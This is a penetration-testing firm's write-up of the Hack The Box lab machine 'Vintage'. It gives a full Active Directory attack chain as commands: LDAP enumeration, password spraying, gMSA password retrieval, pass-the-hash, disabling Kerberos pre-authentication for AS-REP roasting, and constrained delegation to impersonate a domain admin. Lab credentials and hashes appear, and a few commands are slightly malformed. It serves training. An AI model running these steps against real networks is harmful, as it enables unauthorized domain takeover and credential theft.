
Breaking Vintage: A Deep Dive into Exploiting an HTB Windows Machine
Author: James Loffhagen, Senior Security Specialist
Introduction

Vintage is a HARD rated Windows machine developed by Gelseric for the Hack the Box platform. This machine assumes that an initial foothold has been achieved previously, providing us with credentials for the user account P.Rosa as our starting point. Vintage will have us traversing Active Directory, modifying LDAP attributes of existing accounts, accessing credentials for grouped managed service accounts, and abusing Kerberos authentication. This post will follow members of Digital Boundary Group’s external network security assessment team as they work through exploitation of this host.
Initial Enumeration
As mentioned in the introduction we begin with credentials (P.Rosa:Rosaisbest123), but we will set those aside for now. The first and most important step taken anytime a new system is being tested is enumeration. We begin with an nmap scan to enumerate some of the hosts on the system to identify what ports are exposed.

These results indicate that we are looking at a Windows host, likely a domain controller. Performing a more thorough scan of the exposed ports by adding the -sV flag. This scan reveals both the domain associated with the host and its hostname.

Note: Its not uncommon for these tools to occasionally add a 0 to the end of the domain, so in this case it is actually vintage.htb instead of vintage.htb0.
Knowing the hostname now, we should add it to our /etc/hosts file for future use.
sudo vim /etc/hosts
Attempts to authenticate to SMB or RPC (either anonymously or as P.Rosa) result in authentication errors.

Instead we opted to focus on LDAP instead, as the P.Rosa user does have the ability to interact with that service. Since we are still mostly navigating this host blind, enumeration continues through usage of ldapsearch:
ldapsearch -x -H ldap://10.10.11.45 -D 'P.Rosa@vintage.htb' -w 'Rosaisbest123' -b "DC=vintage,DC=htb"
We parsed the output to build a user list:
cat ldap_dump.raw | grep name | tail -n 20 | cut -d' ' -f2- > users.txt

Then we performed a password guess attack against these users providing their username as the password using netexec, resulting in 1 more valid set of credentials for the fs01 user. We will keep these credentials in our back pocket for now.
netexec ldap 10.10.11.45 -u users.txt -p users.txt --no-brute -k
-d vintage.htb

Enumerating AD and BloodHound Mapping
Pivoting back to our original set of credentials, the team opted to attempt to use Kerberos for authentication. We requested a Kerberos Ticket Granting Ticket (TGT) for P.Rosa and exported the ticket to the KRB5CCNAME environment variable so it can be utilized for authentication:
impacket-getTGT vintage.htb/P.rosa:'Rosaisbest123' -dc-ip dc01.vintage.htb
export KRB5CCNAME /home/jll/HTB/Machines/Hard/Vintage/P.rosa.ccache
Then, using netexec to trigger a BloodHound ingestor, the testing team gained a little bit more insight into how this environment was configured. Specifically, we could identify that the fs01 account whose credentials were obtained previously has the ReadGMSAPassword permission for GMSA01$:
netexec ldap 10.10.11.45 -u P.rosa@vintage.htb -k --use-kcache
--bloodhound -c all --dns-server 10.10.11.45

Attacking GMSA
Since we have our new target, and have credentials for the account required to attack the new target, its time to get the authentication requirements sorted. Requesting a new ccache file for the fs01 account and adding it to the KRB5CCACHE environment variable allows us to utilize bloodyAD to request the GMSA password. We get an NTLM hash back from this request:
impacket-getTGT vintage.htb/fs01:'fs01' -dc-ip dc01.vintage.htb export KRB5CCNAME= /home/jll/HTB/Machines/Hard/Vintage/fs01.ccache

bloodyAD --host dc01.vintage.htb -d VINTAGE.HTB --dc-ip 10.10.11.45 -k get object 'GMSA01$' --attr msDS-ManagedPassword

A Pass-the-Hash attack was performed targeting the GMSA01$ account to get a Kerberos ticket:
impacket-getTGT vintage.htb/gmsa01$ -hashes
:51434c5b357ff89c5f85d994a27f7339 -dc-ip 10.10.11.45
export KRB5CCNAME="/home/jll/HTB/Machines/Hard/Vintage/gmsa01$.ccache"
Referring to Bloodhound and investigating the GMSA01$ user, it is observed that the account has AddSelf permissions for the ServiceManagers group. With this access, we add ourselves to that group with BloodyAD:
bloodyAD --host dc01.vintage.htb -d VINTAGE.HTB --kerberos
--dc-ip 10.10.11.45 -u 'GMSA01$' -k add groupMember "CN=SERVICEMANAGERS,OU=PRE-MIGRATION,DC=VINTAGE,DC=HTB" 'GMSA01$'
Following the emerging theme of the box, we will request a new TGT and export it to the KRB5CCACHE environment variable.
impacket-getTGT vintage.htb/gmsa01$ -hashes
:51434c5b357ff89c5f85d994a27f7339 -dc-ip 10.10.11.45
export KRB5CCNAME="/home/jll/HTB/Machines/Hard/Vintage/gmsa01$.ccache"
Kerberoasting and UAC Modifications
Now that access to a member of the ServiceManagers group has been achieved, it gives some control over a few interesting accounts enumerated earlier; SVC_ARK, SVC_LDAP, and SVC_SQL. The next logical step was to attack these accounts. The team opted to perform AS-REP Roasting against these service accounts, but first needed to disable pre-authentication for these users:
bloodyAD --host dc01.vintage.htb -d VINTAGE.HTB --kerberos
--dc-ip 10.10.11.45 -u 'GMSA01$' -k add uac SVC_ARK -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d VINTAGE.HTB --kerberos
--dc-ip 10.10.11.45 -u 'GMSA01$' -k add uac SVC_LDAP -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d VINTAGE.HTB --kerberos
--dc-ip 10.10.11.45 -u 'GMSA01$' -k add uac SVC_SQL -f DONT_REQ_PREAUTH
With these users now configured, attempt to request TGT’s for the service accounts:
impacket-GetNPUsers vintage.htb/ -request -outputfile np -format hashcat -usersfile ./users

In this instance, 2/3 of the service accounts provided hashes (SVC_LDAP and SVC_ARK). Upon further investigation into the SVC_SQL account it is disabled. This can be observed with the following command:

It is trivial to enable the account with our current access using BloodyAD:

With the SVC_SQL account now enabled, rerun GetNPUsers to get the third hash.
Cracking and Shell Access
Feed these hashes into Hashcat and successfully crack one of the three:

Found svc_sql: Zer0the0ne
The team checked for password reuse on other accounts by attempting to authenticate to all users with it via NetExec. This results in a valid password for C.Neri.

With these credentials, its back to the basics for this box! A TGT is requested for C.Neri then loaded into the KRB5CCNAME environment variable:
After confirming that the Kerberos realm is configured in /etc/krb5.conf, the evil-winrm tool can be used to establish an interactive shell on the host and the user flag can be found on the desktop:
User flag: 6a7fd***********************72dd
Domain Admin & Root Flag
With the access that C.Neri provides, the team can make a few modifications to the SVC_SQL account profile:
Re-enable SVC_SQL which gets disabled on a timer as a function of this system.
Added it to DelegatedAdmins AD group.
Assigned it an SPN to allow for the upcoming constrained delegation attack to succeed.
For the penultimate time, we request a new TGT and export it:
Using the impacket-getST tool, we can execute a constrained delegation attack and request a ticket impersonating the L.BIANCHI_ADM user, a Domain Admin within this environment:
Finally, we can establish an interactive shell to the host as L.BIANCHI_ADM and access the root flag from the desktop:

Flag: 30b5************************9910
Final Thoughts
This system was a great exercise in traversing Active Directory from an adversarial perspective and provided lots of opportunities to play with Kerberos authentication. Having the host limit access to commonly targeted services such as SMB led to more lateral thinking and required more in-depth knowledge of how these authentication technologies operate within AD to achieve access to this system.
Tools such as bloodyAD and BloodHound are great tools for exploring AD environments and played a key role in identifying how to navigate this host. The Impacket suite of tools are always a staple in exploitation when it comes to these types of hosts.
How Digital Boundary Group (DBG) Can Help
At DBG (a division of DRT Cyber), we don’t just analyze vulnerabilities — we replicate the real-world tactics adversaries use to expose them. Our penetration testing and red team services provide organizations with the same depth of analysis demonstrated in this article, uncovering weaknesses in Active Directory, identity management, and privilege delegation before attackers do.
We leverage advanced tools like BloodHound, Impacket, and custom in-house methodologies to simulate complex attack chains, assess lateral movement risks, and help your team build a hardened, resilient infrastructure.
Our experts go beyond technical findings to deliver clear, prioritized remediation guidance that strengthens your overall security posture and reduces the likelihood of a successful domain compromise.
Ready to see how your environment stands up against real-world attacks?